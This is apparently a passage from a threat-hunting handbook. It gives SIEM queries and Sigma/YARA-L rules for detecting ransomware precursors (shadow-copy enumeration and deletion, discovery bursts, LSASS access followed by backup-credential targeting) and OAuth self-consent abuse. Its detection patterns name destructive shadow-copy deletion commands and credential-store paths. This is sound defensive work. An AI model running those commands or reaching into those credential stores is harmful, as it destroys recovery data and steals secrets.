**N/A note — Sigma.** *Aggregation ceiling. This pattern needs a negated join between two independently-matched base rules across a 72-hour window — an absence-of-a-later-match-from-a-different-rule condition none of Sigma's correlation types express, the same structural gap QC-23-02 names for the single-rule version of this problem.*

**[QUERY]** Sentinel KQL, joining an enumeration event list against a materialized destructive-event list.

```
let Enumeration = DeviceProcessEvents
| where FileName in~ ("vssadmin.exe", "wmic.exe")
| where ProcessCommandLine has_any ("list shadows", "shadowcopy list")
| where InitiatingProcessFileName !in~ ("veeam.backup.service.exe", "wbengine.exe");
let Destructive = DeviceProcessEvents
| where FileName in~ ("vssadmin.exe", "wmic.exe", "diskshadow.exe", "wbadmin.exe")
| where ProcessCommandLine has_any ("delete shadows", "delete catalog", "shadowcopy delete");
Enumeration
| join kind=leftanti (Destructive) on DeviceName
| where Timestamp > ago(30d)
| project Timestamp, DeviceName, AccountName, ProcessCommandLine, InitiatingProcessFileName
```

CONCEPTUAL SAMPLE — the 72-hour destructive-follow-up window is collapsed to a whole-history `leftanti` join by host here for readability; bind `Destructive` to the 72 hours after each `Enumeration` row's own timestamp rather than the full 30-day window, or the join will over-exclude hosts that were destructively hit long before or after an unrelated enumeration event.

Plausible expected result: a handful of listing events per month with no matching destructive event on the same host in the lookback. Interpretation: a hit is a leading indicator, not a confirmed compromise — most will turn out to be a backup administrator manually checking snapshot state, which is exactly why parent-process allowlisting still matters here.

**[QUERY]** Splunk SPL, approximating the same join with a subsearch.

```
index=wineventlog (EventCode=1 OR EventCode=4688) Image IN ("*\\vssadmin.exe", "*\\wmic.exe")
| search (CommandLine="*list shadows*" OR CommandLine="*shadowcopy list*")
| search NOT ParentImage IN ("*veeam.backup.service.exe", "*wbengine.exe")
| eval enum_time=_time
| join type=left ComputerName
  [ search index=wineventlog (EventCode=1 OR EventCode=4688) (CommandLine="*delete shadows*" OR
    CommandLine="*delete catalog*" OR CommandLine="*shadowcopy delete*")
    | eval destructive_time=_time | fields ComputerName destructive_time ]
| where isnull(destructive_time) OR destructive_time > enum_time + 259200
| table enum_time, ComputerName, User, CommandLine
```

CONCEPTUAL SAMPLE — the 259200-second (72-hour) bound and the subsearch join are illustrative; SPL's `join` here is a coarse approximation, not a guaranteed per-event pairing.

Plausible expected result and interpretation: the same shape as the KQL form above.

**[QUERY]** QRadar AQL (not standard SQL) — the investigative single-host check. A standing QRadar version needs a Reference Set recording each enumeration event's timestamp per host and a second rule checking for a destructive match inside the following 72 hours (DEH Part 27 §2's model), since AQL cannot express the negated cross-rule join as one query.

```
SELECT devicetime, username, "process name", "command line", "parent process name"
FROM events
WHERE "process name" IN ('vssadmin.exe', 'wmic.exe', 'diskshadow.exe', 'wbadmin.exe')
  AND hostname = 'fileserver03' -- paste in the flagged host
ORDER BY devicetime ASC
LAST 30 DAYS
```

CONCEPTUAL SAMPLE — pulls every VSS-related command for one host across 30 days so an analyst can read the listing-then-deletion sequence directly.

Plausible expected result: an ordered command history for the flagged host. Interpretation: unchanged from the KQL/SPL forms above.

**N/A note — YARA-L.** *Aggregation ceiling. Same gap as QC-23-02's YARA-L note, compounded here by needing to reference a second rule's own non-match rather than a second event type inside one rule's `events` block.*

**[QUERY]** Elastic ES|QL, chosen over EQL because this is a negated join — EQL's `sequence` stage confirms events that did happen and has no construction for "no matching second event followed," the same absence-based gap the Sigma and YARA-L notes above name; a `LOOKUP JOIN` against a materialized index of QC-23-01's own hits.

```
FROM logs-endpoint.events.process*
| WHERE process.name IN ("vssadmin.exe", "wmic.exe") AND process.command_line RLIKE ".*(list
shadows|shadowcopy list).*"
| RENAME @timestamp AS enum_time
| LOOKUP JOIN destructive_vss_hits ON host.name
| WHERE destructive_time IS NULL OR destructive_time > enum_time + 259200000
| KEEP enum_time, host.name, user.name, process.command_line
```

CONCEPTUAL SAMPLE — `destructive_vss_hits` assumes a materialized lookup index of QC-23-01's own output already exists; ES|QL's `LOOKUP JOIN` needs that index built ahead of time, and the 259200000-millisecond bound is illustrative.

Plausible expected result and interpretation: unchanged from the KQL/SPL forms above.

**[FALSE POSITIVE]**

A backup administrator checking existing restore points before pruning old snapshots runs the identical listing command an attacker would run for reconnaissance — the parent-process allowlist narrows this the same way it does for QC-23-01, but a manual interactive check from an admin's own workstation won't carry a backup-agent parent process and will still surface here. Treat a hit from a known admin account with no destructive follow-up as low-confidence unless it recurs against hosts that account doesn't normally manage.

**[PIVOT]**

Watch the flagged host for a QC-23-01 hit specifically over the following 72 hours — this pattern's entire value is the early warning before that destructive hit lands. Cross-check whether the account running the enumeration also appears in an open QC-23-05 credential-theft chain.

**Blind Spot** This pattern only sees enumeration performed as a local process on the Windows host running the listing binary. An operator who lists VM snapshots through vCenter's own API or PowerCLI against the hypervisor management plane, rather than `vssadmin.exe / wmic.exe` on the guest, produces no local process-creation event for any query above to catch — the actual reconnaissance happens entirely inside vCenter's own audit log, a telemetry source this pattern doesn't query at all. Extending coverage to the hypervisor-native path needs a separate query against vCenter/ESXi audit events, not a variant of this one.

## 2. Discovery and credential-access precursor patterns

### QC-23-04 — Discovery command density targeting recovery infrastructure

| Field             | Value                                                                                                                                                                                     |
|-------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-23-04                                                                                                                                                                                  |
| MITRE             | No clean single-technique mapping — see [HUNTER] framing (spans T1082, T1083, T1018, T1087)                                                                                               |
| Behavior          | A single host/session runs several distinct discovery-shaped commands in a short window, with at least one command referencing a backup, hypervisor, or disaster-recovery naming pattern. |
| DEH cross-ref     | DEH Part 45 §3 (Discovery stage — sequence-and-density framing); DEH Part 30 (Correlation Engineering, entity keys); DEH Part 31 (Baselining)                                             |
| Languages covered | Sigma — N/A, see below; KQL (Sentinel/Defender); SPL; AQL (QRadar); YARA-L; Elastic (ES QL)                                                                                               |

**[HUNTER]**

No individual command here is rare enough to alert on alone — `net view`, `nltest /domain_trusts`, and `whoami /all` run constantly in help-desk scripts. What distinguishes ransomware staging is density (several distinct discovery command types from one session in a tight window) combined with a target that reads as recovery infrastructure specifically. This differs from this book's Part 15, which hunts the same command family without requiring that backup/hypervisor-naming signal and would flag broad IT enumeration this pattern deliberately ignores. Reach for this hunt once a host has already shown up in QC-23-01 through QC-23-03, or ahead of them as an earlier-stage lead in its own right.



**N/A note — Sigma.** Aggregation ceiling. `value_count` can threshold a distinct-value count for one field, but it has no way to additionally require that at least one contributing event also satisfy a second, different predicate within the same group. Pre-filtering the base rule to only backup/hypervisor-keyword commands (as an earlier draft of this pattern did) doesn't substitute for that — it silently changes the requirement to "five distinct commands that all reference the keyword," which is a much narrower, rarely-occurring condition than this pattern's stated "several distinct commands, at least one referencing recovery infrastructure." Expressing the compound condition correctly needs two aggregates evaluated together, which none of Sigma's four correlation types support in a single rule object.

**[QUERY]** Sentinel KQL. Counts distinct discovery-tool commands regardless of content, then separately checks that at least one of them carried a backup/hypervisor keyword — the two conditions are deliberately kept apart so the density threshold isn't silently restricted to keyword-bearing commands only.

```
DeviceProcessEvents
| where FileName in~ ("net.exe", "net1.exe", "nltest.exe", "whoami.exe", "dsquery.exe", "arp.exe")
| summarize DistinctCommands = dcount(ProcessCommandLine),
              Commands = make_set(ProcessCommandLine, 10),
              BackupKeywordHits = countif(ProcessCommandLine has_any
("backup", "veeam", "esxi", "vcenter", "dr-"))
by DeviceName, AccountName, bin(Timestamp, 15m)
| where DistinctCommands >= 5 and BackupKeywordHits >= 1
```

CONCEPTUAL SAMPLE — keyword list and both thresholds illustrative; adapt the naming-pattern list to your own environment's backup/hypervisor host and share names.

Plausible expected result: a `Commands` set spanning several discovery tool types, not repeated invocations of one tool, with `BackupKeywordHits` at 1 or more. Interpretation: repeated calls to the same single tool (a monitoring agent polling `whoami` on a fixed schedule, for example) should not count toward the density threshold — the distinct-command-type framing is deliberate, and a hit built entirely from one tool run many times is a weaker lead than one spanning several tools.

**[QUERY]** Splunk SPL, with the same density-plus-keyword split as the KQL form above.

```
index=wineventlog (EventCode=1 OR EventCode=4688) Image IN
(".*\\net.exe", ".*\\net1.exe", ".*\\nltest.exe", ".*\\whoami.exe", ".*\\dsquery.exe", ".*\\arp.exe")
| bin _time span=15m
| stats dc(CommandLine) as distinct_commands values(CommandLine) as commands
        count(eval(match(CommandLine, "(?i)backup|veeam|esxi|vcenter|dr-")) as backup_keyword_hits
by ComputerName, User, _time
| where distinct_commands >= 5 AND backup_keyword_hits >= 1
```

CONCEPTUAL SAMPLE — field names and keyword list illustrative.

Plausible expected result and interpretation: the same shape as the KQL form above.



**[QUERY]** QRadar AQL (not standard SQL), same split: an overall distinct-command count and a separate count of how many of those commands carried a backup/hypervisor keyword.

```
SELECT hostname, username, UNIQUECOUNT("command line") AS distinct_commands,
       SUM(CASE WHEN "command line" ILIKE '%backup%' OR "command line" ILIKE '%veeam%' OR "command line"
ILIKE '%esxi%' OR "command line" ILIKE '%vcenter%' OR "command line" ILIKE '%dr-%' THEN 1 ELSE 0 END) AS
backup_keyword_hits
FROM events
WHERE "process name" IN ('net.exe', 'net1.exe', 'nltest.exe', 'whoami.exe', 'dsquery.exe', 'arp.exe')
GROUP BY hostname, username
HAVING distinct_commands >= 5 AND backup_keyword_hits >= 1
LAST 15 MINUTES
```

CONCEPTUAL SAMPLE — assumes the same process-creation DSM extension as QC-23-01's AQL form; the conditional `SUM(CASE ...)` aggregate is illustrative syntax, not a verified AQL construct — validate against your own QRadar version. `HAVING` filters on the `distinct_commands/backup_keyword_hits` aliases rather than the raw aggregate expressions, per IBM's only documented AQL `HAVING` pattern (IBM Documentation, "AQL data aggregation functions," QRadar SIEM 7.4/7.5: [https://www.ibm.com/docs/en/qsip/7.5?topic=SS42VS\\_7.5/com.ibm.qradar.doc/r\\_aql\\_aggregate\\_functions.html](https://www.ibm.com/docs/en/qsip/7.5?topic=SS42VS_7.5/com.ibm.qradar.doc/r_aql_aggregate_functions.html)).

Plausible expected result and interpretation: the same shape as the other surfaces above.

**[QUERY]** Google SecOps YARA-L, computing the overall distinct-command count and the keyword-matching subset as two separate outcome variables rather than gating the whole match on the keyword.

```
rule discovery_density_targeting_backup_infra {
  meta:
    description = "Several distinct discovery commands from one session, at least one referencing
backup/hypervisor naming"
  events:
    $e.metadata.event_type = "PROCESS_LAUNCH"
    $e.target.process.file.full_path = $image
    $e.target.process.command_line = $cmd
    $e.principal.hostname = $host
    $e.principal.user.userid = $user
  match:
    $host, $user over 15m
  outcome:
    $distinct_commands = count_distinct($cmd)
    $backup_keyword_hits = count_distinct($cmd, $cmd in %backup_naming_keywords)
  condition:
    $e and $image in %discovery_tools and $distinct_commands >= 5 and $backup_keyword_hits >= 1
}
```

CONCEPTUAL SAMPLE — `%discovery_tools` and `%backup_naming_keywords` assume reference lists defined elsewhere; UDM field paths illustrative; the conditional form of `count_distinct` shown for `$backup_keyword_hits` approximates "distinct count among only the keyword-matching events" and should be checked against your own YARA-L version's supported aggregate syntax.

Plausible expected result and interpretation: unchanged from the other surfaces above.

**[QUERY]** Elastic ES|QL (threshold/aggregation shape), with the density count and the keyword-hit count computed as two separate **STATS** aggregates rather than pre-filtering rows to keyword matches before counting.

```
FROM logs-endpoint.events.process*
| WHERE process.name IN ("net.exe", "net1.exe", "nltest.exe", "whoami.exe", "dsquery.exe", "arp.exe")
| STATS distinct_commands = COUNT_DISTINCT(process.command_line),
      backup_keyword_hits = COUNT(CASE(process.command_line RLIKE "(backup|veeam|esxi|vcenter|dr-).*", 1, NULL))
      BY host.name, user.name, BUCKET(@timestamp, 15 minutes)
| WHERE distinct_commands >= 5 AND backup_keyword_hits >= 1
```

CONCEPTUAL SAMPLE — same keyword and threshold caveats as the other surfaces above.

Plausible expected result and interpretation: unchanged from the other surfaces above.

**[FALSE POSITIVE]** A backup or virtualization administrator's own routine troubleshooting session produces the identical shape — several distinct discovery commands, naturally referencing backup/hypervisor names, because that's their actual job. Baseline which accounts belong to the backup/virtualization team and exclude their routine hours and known jump hosts explicitly, rather than raising the distinct-command threshold, which would just make an attacker who already knows to spread commands out slightly harder to catch for no real gain against the admin-noise case.

**[PIVOT]** Check whether the session's account also appears in QC-23-05's credential-theft chain, or shows up as the initiating account in a later QC-23-01/QC-23-02 hit — density plus naming alone is a lead, not a confirmed precursor, and its value comes almost entirely from what it connects to next.

**QC-23-05 — Credential theft followed by backup-admin targeting**

| Field             | Value                                                                                                                                                                                                                    |
|-------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-23-05                                                                                                                                                                                                                 |
| MITRE             | T1552 (Unsecured Credentials) — following an upstream credential-theft event whose own mapping is this book's Part 7 territory                                                                                           |
| Behavior          | A host or account already flagged by an existing credential-theft signal subsequently enumerates a "Backup Operators"-equivalent privileged group, or accesses a known backup-product credential store, within 24 hours. |
| DEH cross-ref     | DEH Part 45 §4 (Credential access stage — what the combination means); this book's Part 7 (Kerberos & Directory Credential Attacks) for the upstream theft event this pattern joins against                              |
| Languages covered | Sigma; KQL (Sentinel/Defender); SPL; AQL (QRadar); YARA-L; Elastic (EQL)                                                                                                                                                 |

**[HUNTER]** Credential-theft telemetry — LSASS access, Kerberoasting, DCSync — is already Part 7's territory, and alone it says nothing about intent, since most credential access never touches backup infrastructure at all. What's worth a dedicated hunt is the combination: a host that already produced a

credential-theft signal, followed within a day by that same host or account enumerating a backup-admin group or touching a Veeam/Backup Exec credential-manager path, is a materially stronger ransomware-precursor lead than either event alone — mirroring DEH Part 45 §4's own point that this stage's value is in the join, not in re-deriving detections Part 7 already owns.

**[QUERY]** Sigma `temporal_ordered` correlation between an upstream credential-theft base rule and a backup-targeting base rule, same host, ordered, within 24 hours.

```
title: Credential Theft Followed by Backup-Admin Targeting
id: 7a1e9c3b-4d2f-4b8a-9e6c-3f1a7d2b9c48
status: experimental
correlation:
  type: temporal_ordered
  rules:
    - lsass_access_credential_theft
    - backup_credential_or_group_targeting
  group-by:
    - ComputerName
  timespan: 24h
---
title: LSASS Access Consistent with Credential Theft
id: lsass_access_credential_theft
logsource:
  category: process_access
  product: windows
detection:
  selection:
    TargetImage|endswith: '\\lsass.exe'
    GrantedAccess: '0x1010'
  condition: selection
---
title: Backup Credential Store or Privileged Group Targeting
id: backup_credential_or_group_targeting
logsource:
  category: process_creation
  product: windows
detection:
  selection_group:
    CommandLine|contains: 'Backup Operators'
  selection_credstore:
    CommandLine|contains:
      - 'Veeam\\Backup\\CredsManager'
      - 'CredsManager'
  condition: 1 of selection_*
```

CONCEPTUAL SAMPLE — the LSASS `GrantedAccess` value and the backup-targeting command-line strings are illustrative, adapted from DEH Part 45 §4's framing and DEH Part 11's own LSASS-access canonical example; validate against your own Sysmon Event ID 10 configuration.

Plausible expected result: a correlation instance naming one `ComputerName` with both base rules firing in order inside the 24-hour window. Interpretation: consistent with an operator pivoting from a fresh credential straight into backup-admin reconnaissance; treat this as a materially higher-confidence lead than either base rule alone.

**[QUERY]** Sentinel KQL, joining an existing credential-theft output against a later backup-targeting event on the same host.

```
let CredentialTheftHosts = SecurityEvent
| where EventID == 10 and TargetImage endswith "lsass.exe" and GrantedAccess == "0x1010"
| project DeviceName = Computer, TheftTime = TimeGenerated;
DeviceProcessEvents
| where ProcessCommandLine has "Backup Operators" or ProcessCommandLine has "CredsManager"
| join kind=inner CredentialTheftHosts on DeviceName
| where Timestamp between (TheftTime .. (TheftTime + 24h))
| project Timestamp, DeviceName, AccountName, ProcessCommandLine, TheftTime
```

CONCEPTUAL SAMPLE — `CredentialTheftHosts` is written here as a direct LSASS-access query for illustration; in practice, point this at whichever of Part 7's own tables or saved queries already materializes your credential-theft output, rather than re-deriving that logic in this pattern.

Plausible expected result and interpretation: the same as the Sigma form above; a row here pairs a specific backup-targeting command with the theft event that preceded it on the same host.

**[QUERY]** Splunk SPL, joining a saved credential-theft search against later backup-targeting activity.

```
| savedsearch part7_credential_theft_hits
| rename Computer as theft_host, _time as theft_time
| join type=inner theft_host
  [ search index=wineventlog (EventCode=1 OR EventCode=4688) (CommandLine="*Backup Operators*" OR
  CommandLine="*CredsManager*")
    | rename ComputerName as theft_host ]
| where _time <= theft_time + 86400
| table _time, theft_host, User, CommandLine, theft_time
```

CONCEPTUAL SAMPLE — assumes a saved search named `part7_credential_theft_hits` already materializes an upstream Part 7 pattern's output; build that search first.

Plausible expected result and interpretation: unchanged from the KQL form above.

**[QUERY]** QRadar AQL (not standard SQL) — the investigative single-host check. A standing QRadar version needs a Reference Set populated by Part 7's own credential-theft rule, tested against by a second rule here (DEH Part 27 §2's model), since AQL cannot join two independently-scored rules' outputs as one query.

```
SELECT logontime, username, "command line"
FROM events
WHERE ("command line" ILIKE '%Backup Operators%' OR "command line" ILIKE '%CredsManager%')
  AND hostname = 'jumhost04' -- paste in the host a Part 7 pattern already flagged
LAST 1 DAYS
```

CONCEPTUAL SAMPLE — the hostname is an illustrative placeholder pasted in from whatever Part 7 pattern's output already flagged the host.

Plausible expected result and interpretation: unchanged from the other surfaces above.

**[QUERY]** Google SecOps YARA-L, matching an LSASS-access event followed by backup-targeting on the same host.

```
rule credential_theft_then_backup_targeting {
  meta:
    description = "LSASS access followed by backup-admin group or credential-store targeting on the same host"
  events:
    $theft.metadata.event_type = "PROCESS_OPEN"
    $theft.target.process.file.full_path = "%lsass_path%"
    $theft.principal.hostname = $host
    $target.metadata.event_type = "PROCESS_LAUNCH"
    $target.target.process.command_line = $cmd
    $target.principal.hostname = $host
    $target.metadata.event_timestamp.seconds > $theft.metadata.event_timestamp.seconds
  match:
    $host over 24h
  condition:
    $theft and $target and $cmd in %backup_targeting_strings
}
```

CONCEPTUAL SAMPLE — `%lsass_path%` and `%backup_targeting_strings` assume reference values defined elsewhere; UDM field paths illustrative.

Plausible expected result and interpretation: unchanged from the other surfaces above.

**[QUERY]** Elastic EQL, chosen because this is an ordered, joined multi-event shape rather than a threshold aggregation (per DEH Appendix A5 §8's decision table).

```
sequence by host.name with maxspan=24h
[process where event.action == "open" and process.name == "lsass.exe" and
winlog.event_data.GrantedAccess == "0x1010"]
[process where process.command_line : ("*Backup Operators*", "*CredsManager*")]
```

CONCEPTUAL SAMPLE — `GrantedAccess` value illustrative; validate against your own Sysmon Event ID 10 configuration.

Plausible expected result and interpretation: unchanged from the other surfaces above.

**[FALSE POSITIVE]** A help-desk or backup-team member who legitimately has both LSASS-adjacent tooling (an EDR agent's own scan, a credential-vault sync client) and a real job function enumerating "Backup Operators" membership produces the same two-event shape with no theft occurring. The LSASS-access half of this join inherits whatever false-positive population Part 7's own upstream pattern already carries — this pattern adds nothing to filter that half out on its own. Cross-check the account's normal role before escalating; an account with a documented backup-administration function triggering this chain during business hours is a much weaker lead than the same chain on an account with no such function.

**[PIVOT]** Pull the account's authentication history against the actual backup management console or API in the following hours — a successful login there is the strongest available confirmation that this

chain escalated beyond reconnaissance. Also check whether the same host appears in QC-23-03's enumeration-without-deletion hunt.

**What Would Change My Mind** *This pattern's 24-hour join window assumes a ransomware operator moves from credential theft to backup-admin targeting inside roughly a day. DEH Part 45 §8 already flags that human-operated crews documented in incident retrospectives routinely take days to weeks between stages on this exact kill chain. If that slower pacing turns out to dominate the crews actually targeting your environment, this pattern's window would need to widen well past 24 hours, at the cost of a weaker join — and at some window length the two events stop being meaningfully connected at all, at which point this pattern's value degrades back to evaluating Part 7's upstream signal alone.*

## Cross-references

This part's queries adapt DEH Part 45 in full — §1 for the kill-chain weighting behind why three stages get five patterns here and encryption gets none, §6.1/§6.2 for QC-23-01/QC-23-02's direct DET-45-01/DET-45-02 adaptations, §9.1 for QC-23-03's HUNT-45-01 adaptation, §3 for QC-23-04's discovery-density framing, and §4 for QC-23-05's credential-access-combination framing — plus DEH Part 11 (Endpoint Detection Engineering) for LSASS-access mechanics, DEH Part 30 (Correlation Engineering) and DEH Part 31 (Baselining) for the entity-resolution and restart-cycle-baseline dependencies named throughout, DEH Part 5 (Parsers) for the log-source heartbeat monitoring cited against silent sensor loss, DEH Part 27 §2 (QRadar AQL) for the Building Block/Reference Set model behind every AQL investigative-only query in this part, and DEH Appendix A5 §4/§8 for the aggregation-ceiling and Elastic-surface-selection reasoning cited throughout. See this book's Part 7 (Kerberos & Directory Credential Attacks) for the upstream credential-theft mechanics QC-23-05 joins against, Part 15 (Host & Directory Discovery) for the generic enumeration hunting this part's discovery patterns deliberately don't duplicate, Part 21 (Insider Threat & Data Staging) for mass-archival behavior with ambiguous rather than ransomware-specific intent, Part 22 (Malware Indicators) for general-purpose malicious-execution artifact hunting once a host is already compromised, and Part 5 (Password Spraying) for the graduation-to-standing-detection cadence this part's own `[SOC MANAGEMENT]` note follows.

## Section K — Cloud & Identity Abuse Behaviors

---

neshbooy

## Part 24 — Cloud Identity & SaaS Abuse

---

### Why this part exists

**[CONCEPT]** Part 6 generalized authentication abuse — spray, push-bombing, impossible travel — across any identity provider's sign-in log, because that shape of abuse doesn't care whether the IdP sits on-prem or in the cloud. This part covers what genuinely is cloud- and SaaS-specific: an OAuth app registration that hands a third party standing API access without IT ever provisioning an account for it, a guest or federated identity that gets a directory role your own tenant never issued a password for, and a conditional-access policy satisfied by something other than the login it was built to gate. None of the five patterns below has a clean on-prem AD/Kerberos equivalent, which is the actual dividing line this part draws, not the specific vendor named in a query's framing sentence.

**Explicit boundary against neighboring parts.** Part 6 owns generic brute-force/spray/MFA-fatigue/impossible-travel logic against any sign-in log and is not re-derived here for Okta or Google Workspace specifically. Part 17 owns the *use* of a stolen token or session to move laterally once an attacker already holds it; this part stops at the moment a grant, role assignment, or bypass is discovered. Part 25 and Part 26 own AWS/Azure/GCP control-plane IAM — role chaining, storage exposure, instance-metadata theft — while this part stays at the identity-provider and SaaS-consent layer even where the platform (Entra ID) doubles as Azure's directory. This part's five patterns adapt DEH Part 18's four canonical detections and one hunt into hunt-first form, the same way Part 5 and Part 6 adapt DEH Part 12.

**Primary DEH cross-ref:** DEH Part 18 (Cloud Identity & SaaS Detection Engineering), whose §§2–5 carry DET-18-01 through DET-18-04 and HUNT-18-01 — the canonical analytics QC-24-01 through QC-24-05 below adapt into ad hoc hunt form, and whose §1 telemetry-layer table (sign-in log versus audit log, and the licensing gates behind both) this part assumes as read rather than re-deriving.

**[SOC MANAGEMENT]** QC-24-01 and QC-24-03 tune cleanly into standing near-real-time rules once a publisher/exception allowlist exists — graduation candidates, not permanent hunts, the same posture Part 5 takes toward its own single-source spray pattern. QC-24-02 should stay a low-volume, near-real-time rule rather than a scheduled hunt, since it fires rarely and a delay between assignment and alert defeats the point. QC-24-04 carries real telemetry-availability risk (see its Blind Spot below) and is better run as a periodic validated hunt until that availability is confirmed. QC-24-05 is a hygiene sweep by design — run it monthly or quarterly, never as a fired alert, per DEH Part 43's framing of scheduled low-urgency checks as distinct from real-time detection.

### Query patterns

#### QC-24-01 — Self-service consent to a high-privilege OAuth scope



| Field             | Value                                                                                                                                                                                                                                  |
|-------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-24-01                                                                                                                                                                                                                               |
| MITRE             | T1528 (Steal Application Access Token); T1550.001 (Use Alternate Authentication Material: Application Access Token)                                                                                                                    |
| Behavior          | A user completes self-service consent for an application requesting a high-privilege delegated scope (mail, files, or directory read/write, or <code>offline_access</code> ), with no corresponding admin-consent marker on the event. |
| DEH cross-ref     | DEH Part 18 §2 (DET-18-01 — suspicious OAuth app consent grant)                                                                                                                                                                        |
| Languages covered | Sigma; KQL (Sentinel/Defender); SPL; AQL (QRadar); YARA-L; Elastic (KQL)                                                                                                                                                               |

**[HUNTER]** An illicit consent grant survives a password reset because the attacker never needed the password a second time — the refresh token issued at the moment of consent keeps working until someone explicitly revokes it. A hunter working a tip (a user reporting an odd consent prompt, a helpdesk ticket about an app nobody recognizes) needs the ad hoc version of this query before the standing rule's own scheduled publisher-verification enrichment pass runs. Start here whenever the tip names a specific user or app rather than waiting for a wider sweep.

**[QUERY]** Sigma, a single-event selection rule against Entra ID `AuditLogs` — no correlation stage needed, since this pattern is a boolean filter on one event, not a threshold.

CONCEPTUAL SAMPLE — field names and the scope list illustrative; `ModifiedProperties` and `AdditionalDetails` shapes vary by tenant schema version, validate before deploying.

```

title: Self-Service Consent to High-Privilege OAuth Scope
id: 7c4e9a21-3f6b-4d82-9e15-6a2c8f4b91d0
status: experimental
logsource:
  product: azure
  service: AuditLogs
detection:
  selection:
    OperationName: 'Consent to application'
  highprivscope:
    ModifiedProperties|contains:
      - 'Mail.Read'
      - 'Files.ReadWrite.All'
      - 'Directory.ReadWrite.All'
      - 'offline_access'
  notadminconsent:
    AdditionalDetails|contains: '"key":"AdminConsent","value":"False"'
  condition: selection and highprivscope and notadminconsent
level: medium
tags:
  - attack.t1528
  - attack.t1550.001

```

Plausible expected result: one alert per qualifying event, naming the consenting user and the raw modified-properties payload the scope match fired on. Interpretation: consistent with a self-consented

high-privilege grant; this is a first-stage filter, not a verdict — pair it with the publisher-verification pivot below before treating a hit as confirmed abuse.

**[QUERY]** Sentinel/Defender KQL against Entra ID `AuditLogs`, adapted from DEH DET-18-01.

CONCEPTUAL SAMPLE — validate the exact `OperationName` string and `TargetResources/AdditionalDetails` nesting against your own tenant's current schema before trusting a zero-row run as clean.

```
AuditLogs
| where OperationName == "Consent to application"
| where isnotempty(TargetResources)
| extend RequestedScope = tostring(TargetResources[0].modifiedProperties)
| mv-expand AdminDetail = AdditionalDetails
| where tostring(AdminDetail.key) == "AdminConsent"
| extend IsAdminConsent = tobool(tostring(AdminDetail.value))
| where RequestedScope has_any ("Mail.Read", "Files.ReadWrite.All", "Directory.ReadWrite.All",
"offline_access")
| where IsAdminConsent == false
| project TimeGenerated, ConsentedBy = tostring(InitiatedBy.user.userPrincipalName), RequestedScope,
Result
```

Plausible expected result: a handful to a few dozen rows a month in a tenant with self-service consent enabled, each naming a consenting UPN and the scope string it matched on. Interpretation: unchanged from the Sigma form above — a tenant that instead sees zero rows every month either has self-service consent already restricted (worth confirming, not assuming) or the query's field names have drifted from the live schema.

**[QUERY]** Splunk SPL against an Okta System Log index, covering the same behavior on a tenant whose OAuth authorization surface is Okta's own rather than Entra ID's.

CONCEPTUAL SAMPLE — Okta has revised its System Log `eventType` taxonomy across API versions before (DEH Part 18 §1); confirm the current value for a consent-grant event against your own tenant's live log before trusting this filter.

```
index=okta sourcetype="OktaIM2:log" eventType="app.oauth2.as.consent.grant"
| spath input=debugContext.debugData path=grantedScopes output=granted_scopes
| where match(granted_scopes, "(?i)mail\\.read|files\\.readwrite\\.all|directory\\.readwrite\\.all|offline_access")
| table _time, actor.alternateId, target{}.displayName, granted_scopes
```

Plausible expected result: rows naming the consenting actor, target application, and granted-scope string, at a volume tracking how actively users self-onboard OIN-catalog integrations. Interpretation: the same claim as the KQL form, read from Okta's authorization-server log — run both where both exist rather than assuming one IdP covers every SaaS app in use.

**[QUERY]** QRadar AQL — this is AQL, not standard SQL. Investigative form against an M365 Unified Audit Log feed ingested through a custom DSM extension.

CONCEPTUAL SAMPLE — assumes a DSM extension already maps the M365 consent operation to a queryable QID and payload field; without that extension the operation name and scope list are

unparsed payload text, not columns.

```
SELECT username, UTF8(payload) AS scope_detail, starttime
FROM events
WHERE QIDNAME(qid) = 'Consent to application'
  AND (UTF8(payload) ILIKE '%Mail.Read%'
       OR UTF8(payload) ILIKE '%Files.ReadWrite.All%'
       OR UTF8(payload) ILIKE '%Directory.ReadWrite.All%'
       OR UTF8(payload) ILIKE '%offline_access%')
LAST 24 HOURS
```

Plausible expected result: one row per qualifying event, or an empty set as likely to mean "the DSM mapping is stale" as "no consent activity occurred." Interpretation: unchanged from the other surfaces — a hit is a lead for the pivot below, not a scored offense.

**[QUERY]** Google SecOps YARA-L against Google Workspace Token audit events, covering the same behavior where the SaaS-consent surface is Workspace rather than Microsoft's.

CONCEPTUAL SAMPLE — UDM event-type and field-path mapping for Workspace Token `authorize` events illustrative; confirm against a live Chronicle parser output before relying on it.

```
rule qc_24_01_self_consent_highpriv_scope {
  meta:
    description = "Self-service OAuth token authorization for a high-privilege Workspace scope"
    mitre_technique_id = "T1528"

  events:
    $e.metadata.product_event_type = "authorize"
    $e.target.application.name = $app
    $e.principal.user.userid = $user
    $e.security_result.description = $scope
    $scope = /(?!i)(drive|gmail)\. (readonly|modify)|mail\.google\.com/

  match:
    $user, $app over 24h

  condition:
    $e
}
```

Plausible expected result: a match per user/app pair authorizing a matching scope inside the window. Interpretation: the same claim as the other surfaces, gated on whether your Workspace-to-Chronicle parser populates `security_result.description` with the scope text — confirm against a known test authorization first.

**[QUERY]** Elastic KQL (not Sentinel/Defender KQL) — a single-event boolean match, the cheapest fit per DEH Appendix A5 §7.6, over an Azure AD audit-log index.

CONCEPTUAL SAMPLE — index and field paths depend on your specific Azure/O365 integration mapping.

```
event.dataset : "azure.auditlogs" and azure.auditlogs.operation_name : "Consent to application"
  and azure.auditlogs.properties.target_resources : ("Mail.Read" or "Files.ReadWrite.All" or
"Directory.ReadWrite.All" or "offline_access")
  and azure.auditlogs.properties.additional_details : "*AdminConsent*False*"
```

Plausible expected result and interpretation: unchanged from the KQL/Sigma forms above — this is the same analytic on Elastic's own audit-log ingest path.

**[FALSE POSITIVE]** Low-code and RPA platforms (Power Automate flows a business user builds unassisted, e-signature tools, meeting-scheduling add-ins, backup and eDiscovery platforms) routinely request exactly these scopes under self-consent, because letting a non-admin wire up an integration without an IT ticket is the entire point of the tool. Maintain an allowlist of already-vetted publisher app IDs and exclude them at the query level, then treat every new, previously-unseen app ID requesting the same scope class as the item worth an analyst's time — the fix is delta-based novelty, not a permanent scope exclusion, which would just recreate the same blind spot the naive scope-only version of this query has.

